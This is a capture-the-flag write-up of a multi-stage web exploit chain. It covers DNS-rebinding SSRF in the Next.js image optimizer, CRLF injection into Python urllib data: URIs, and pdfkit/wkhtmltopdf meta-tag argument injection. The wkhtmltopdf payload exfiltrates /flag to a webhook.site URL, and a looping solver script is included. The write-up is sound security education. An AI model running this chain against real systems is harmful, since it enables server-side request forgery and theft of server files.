



25/01/26
Next.jsDNSRebinding,PythonCRLF&pdfkitInjection
Official Writeup: pdf.exe | 0xL4ugh v5
Thanks for sharing!
بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ
I know your browser history
Welcome baaaaack!! Today we have an exciting deep-dive into a multi-stage web exploitation challenge! This was featured in the 0xL4ugh CTF v5.
Qucik Summary

This challenge presents a simple web application built with Next.js that proxies requests to an internal Python Flask service for PDF generation. The exploitation chain requires three distinct vulnerabilities:
- DNS Rebinding SSRF in Next.js Image Optimizer to reach an internal service
- CRLF Injection in Python's
urllib.requestdata:URI handler to inject headers - pdfkit Argument Injection via injected HTML meta tags to exfiltrate the flag
We will be going through each step seperately first, then will combine them at the end into a full working exploit
Download challenge from here
Next.js Image Optimizer SSRF
When approaching any application, configuration files are a gold mine, so by checking
next.config.ts we find the following:import type { NextConfig } from 'next'
const nextConfig: NextConfig = {
images: {
remotePatterns: [{ protocol: "http", hostname: "**" }]
}
}
export default nextConfig
The
hostname: "**" wildcard allows the image optimizer to fetch images from any HTTP host. This is a red flag here and might lead to an entry point!If you ask how would I know it is related to image optimizer? You can go through Next.js documentation or source code, or simply ask ai 🙂

Why does this matter? Next.js's
/_next/image endpoint performs server-side fetches to retrieve and optimize images. If we can control the URL, we might be able to make the server fetch internal resources! classic SSRF territory.Also the image optimizer has a history of security issues. It's a high-value target! Let's dive into some details.
The
/_next/image endpoint accepts three parameters:| Parameter | Description |
|---|---|
url | The image URL to fetch and optimize |
w | Desired width (must be in deviceSizes or imageSizes) |
q | Quality (1-100) |
A typical request looks like:
GET /_next/image?url=https://example.com/photo.jpg&w=640&q=75
The server fetches the URL, optimizes the image, and returns it. Our goal: make it fetch
http://127.0.0.1:5000/generate instead.If we try some naive SSRF:
GET /_next/image?url=http://127.0.0.1:5000/generate&w=640&q=75
Blocked as expected. The image optimizer has protections against private IP addresses. So.. let's dive into next.js source code!
Our target function is
fetchExternalImage, you can get that in (packages/next/server/image-optimizer/image-optimizer.ts). It is responsible for fetching external images while enforcing security checks like private IP blocking.export async function fetchExternalImage(
href: string,
dangerouslyAllowLocalIP: boolean,
maximumResponseBody: number,
count = 3
): Promise<ImageUpstream> {
if (!dangerouslyAllowLocalIP) {
const { hostname } = new URL(href)
let ips = [hostname]
if (!isIP(hostname)) {
const records = await lookup(hostname, {
family: 0,
all: true,
hints: ALL,
}).catch((_) => [{ address: hostname }])
ips = records.map((record) => record.address)
}
const privateIps = ips.filter((ip) => isPrivateIp(ip))
if (privateIps.length > 0) {
Log.error(
'upstream image',
href,
'resolved to private ip',
JSON.stringify(privateIps)
)
throw new ImageError(400, '"url" parameter is not allowed')
}
}
const res = await fetch(href, {
signal: AbortSignal.timeout(7_000),
redirect: 'manual',
}).catch((err) => err as Error)
// ... rest of the function
}
What the function does:
- Parse the hostname from the URL
- Resolve DNS to get IP address(es)
- Check if any resolved IP is private (127.0.0.0/8, 10.0.0.0/8, etc.)
- If private -> reject the request
- Otherwise -> proceed with
fetch()
Here there's a Time-of-Check to Time-of-Use (TOCTOU) gap!
The DNS resolution for validation happens before the actual
fetch(). But fetch() will perform its own DNS resolution. If the DNS response changes between these two lookups, the validation is bypassed.This is called DNS Rebinding!
DNS rebinding exploits the gap between DNS resolution for validation and DNS resolution for the actual request
- You control a domain (e.g.,
evil.mushroom.cat) - The DNS server is configured with a very low TTL and alternates responses:
- First query ->
1.2.3.4(public IP, passes validation) - Second query ->
127.0.0.1(private IP, actual target)
- First query ->
- Image optimizer:
- Resolves
evil.mushroom.cat->1.2.3.4✅ (validation passes) - Calls
fetch(evil.mushroom.cat)-> DNS resolves again ->127.0.0.1 - Request hits localhost! ✅✅✅✅
- Resolves
You won't need to own a DNS server for this, you can use services like https://lock.cmpxchg8b.com/rebinder.html. The hostname format 
A.B.rbndr.us alternates between IP addresses encoded as A and B in hex. You can set that in the ui
Rebinding hostname:
7f000001.8efab5ae.rbndr.usThis hostname will randomly resolve to either
127.0.0.1 or 142.250.181.174. With enough requests, we'll eventually hit the TOCTOU window where validation sees the public IP but fetch() gets the private IP.Example payload:
GET /_next/image?url=http://7f000001.8efab5ae.rbndr.us:5000/generate?data=...&w=640&q=75
Notice we added:5000to specify the internal Flask service port
What we simply need to do is loop this request until we hit the TOCTOU window
What we've achieved:
- SSRF to internal services
- Ability to call the
/generateendpoint
Now.. time for the pyhton part!
Python urllib CRLF Injection in (data:) URIs
Looking at the internal Flask application (
internal/app.py), we see the /generate endpoint:@app.route('/generate', methods=['GET'])
def generate_pdf():
data_uri = request.args.get('data')
if not data_uri:
return jsonify({"error": "Missing 'data' parameter"}), 400
if not data_uri.startswith("data:plain/text"):
return jsonify({"error": "Invalid data format"}), 400
# ... calls fetch_pdf_report()
The
fetch_pdf_report function processes the data URI:def fetch_pdf_report(data_uri, filename):
try:
response = urlopen(data_uri) # <-- User input reaches urlopen!
info = response.info()
raw_body = response.read()
cd_header = info.get("Content-Disposition")
if cd_header:
final_cd = f'{cd_header}; id="{raw_body}"; filename="{filename}"'
else:
final_cd = f'attachment; filename="{filename}"'
return get_system_report(final_cd)
except Exception:
return None
The User-controlled input (
data_uri) is passed directly to urlopen(). The only validation is that it must start with data:plain/text.Python's urllib.request module handles
data: URIs through the DataHandler class. The data: URI format is:data:[<mediatype>][;base64],<data>
For example:
data:text/plain,mushroomWhen Python parses this, it extracts headers from the mediatype section using
email.message_from_string(). This is where the vulnerability lies.The code in
urllib/request.py:class DataHandler(BaseHandler):
def data_open(self, req):
# data URLs as specified in RFC 2397.
url = req.full_url
scheme, data = url.split(":",1)
mediatype, data = data.split(",",1)
# even base64 encoded data URLs might be quoted so unquote in any case:
data = unquote_to_bytes(data)
if mediatype.endswith(";base64"):
data = base64.decodebytes(data)
mediatype = mediatype[:-7]
if not mediatype:
mediatype = "text/plain;charset=US-ASCII"
headers = email.message_from_string(
"Content-type: %s\nContent-length: %d\n" % (mediatype, len(data))
# mediatype passed directly with no checks ^^^^^^^^^
)
return addinfourl(io.BytesIO(data), headers, url)
The
mediatype portion of the data URI is directly inserted into a string that gets parsed by email.message_from_string(). This function expects formatted headers where newlines separate different headers.The
email.message_from_string() function parses the headers. Headers are separated by newlines (\r\n or \n). So if we inject newlines (%0A) into the mediatype portiondata:plain/text%0AContent-Disposition: malicious-header,mushroom
When URL-decoded,
%0A becomes a newline. The email parser sees:Content-Type: plain/text
Content-Disposition: malicious-header
We've injected an arbitrary HTTP-style header! This is CVE-2025-15282 (My first CVE 😁. This was not released in a stable version yet in the time of writing)
Looking back at
fetch_pdf_report:response = urlopen(data_uri)
info = response.info()
cd_header = info.get("Content-Disposition") # Now we can control this!
if cd_header:
final_cd = f'{cd_header}; id="{raw_body}"; filename="{filename}"'
If we inject a
Content-Disposition header via CRLF, it gets extracted and embedded into the report content. This content is then passed to pdfkit.from_string():content = fetch_pdf_report(data_uri, filename)
pdfkit.from_string(content, output_path) # <-- content contains our injection
We can inject arbitrary content into the string that pdfkit converts to PDF
This sets up the final exploitation step.
pdfkit Argument Injection (The Flag Exfiltration)
pdfkit is a Python wrapper around wkhtmltopdf, a command-line tool that converts HTML to PDF. When pdfkit.from_string(content, output_path) is called, it essentially runs:wkhtmltopdf [options] - output.pdf
With the HTML content piped to stdin.
The Meta Tag Injection Technique
wkhtmltopdf supports a feature where certain HTML meta tags are interpreted as command-line arguments. This is a documented (but dangerous) feature:<meta name="pdfkit-KEY" content="VALUE">
Becomes the command-line argument:
--KEY VALUEThis class of vulnerability has been documented before, see this analysis of the Python pdfkit library vulnerability for more background on how
wkhtmltopdf meta tags can be abused.Arguments include:
| Meta Tag | wkhtmltopdf Argument | Effect |
|---|---|---|
pdfkit-post-file | --post-file | POST file contents to URL |
pdfkit-leak-data | --leak-data | Arbitrary field name (argument consumed by --post-file) |
pdfkit-cache-dir | --cache-dir | Control cache location |
We need to inject HTML that will make
wkhtmltopdf exfiltrate /flag to our webhook.Target payload:
<meta name="pdfkit-post-file" content="">
<meta name="pdfkit-leak-data" content="/flag">
<meta name="pdfkit-https://webhook.site/XXXX/" content="--cache-dir">
These meta tags translate to wkhtmltopdf arguments that will read
/flag and POST its contents to our webhook.Full Exploit Chain
Combining all three steps:
- SSRF via DNS rebinding to reach the internal Flask service
- CRLF injection in the data URI to inject
Content-Dispositionheader - pdfkit meta tag injection to exfiltrate the flag
Example Final Solver:
import requests
import time

URL =  "http://pdf.webctf.online/_next/image"
URL += "?w=640&q=75&url="
URL += "http%3A%2F%2F7f000001.a29f88e8.rbndr.us%3A5000%2Fgenerate%3Fdata%3Ddata%3Aplain%2Ftext%250AContent-Disposition%3A%253Cmeta%2520name%3D%2522pdfkit-post-file%2522%2520content%3D%2522%2522%253E%2520%253Cmeta%2520name%3D%2522pdfkit-leak-data%2522%2520content%3D%2522%2Fflag%2522%253E%2520%253Cmeta%2520name%3D%2522pdfkit-https%3A%2F%2Fwebhook.site%2F40fbee48-1120-4f41-8520-42667efc3c22%2F%2522%2520content%3D%2522--cache-dir%2522%253E%2Cmushroom"

while True:
    r = requests.get(URL)
    time.sleep(0.2)
And that was it! This was honestly one of my favorites to work on. Even though I got a duplicate on the Next.js report, it was still cool to find and see it play a role in a larger chain. Plus, since the Python CVE was my own finding, it made the final exploit feel that much better! 😍
Soon will be a new writeup about some security research tips and how I was able to find 6 CVEs in both python standard library and other popular python packages! Stay tuned :)
Tags: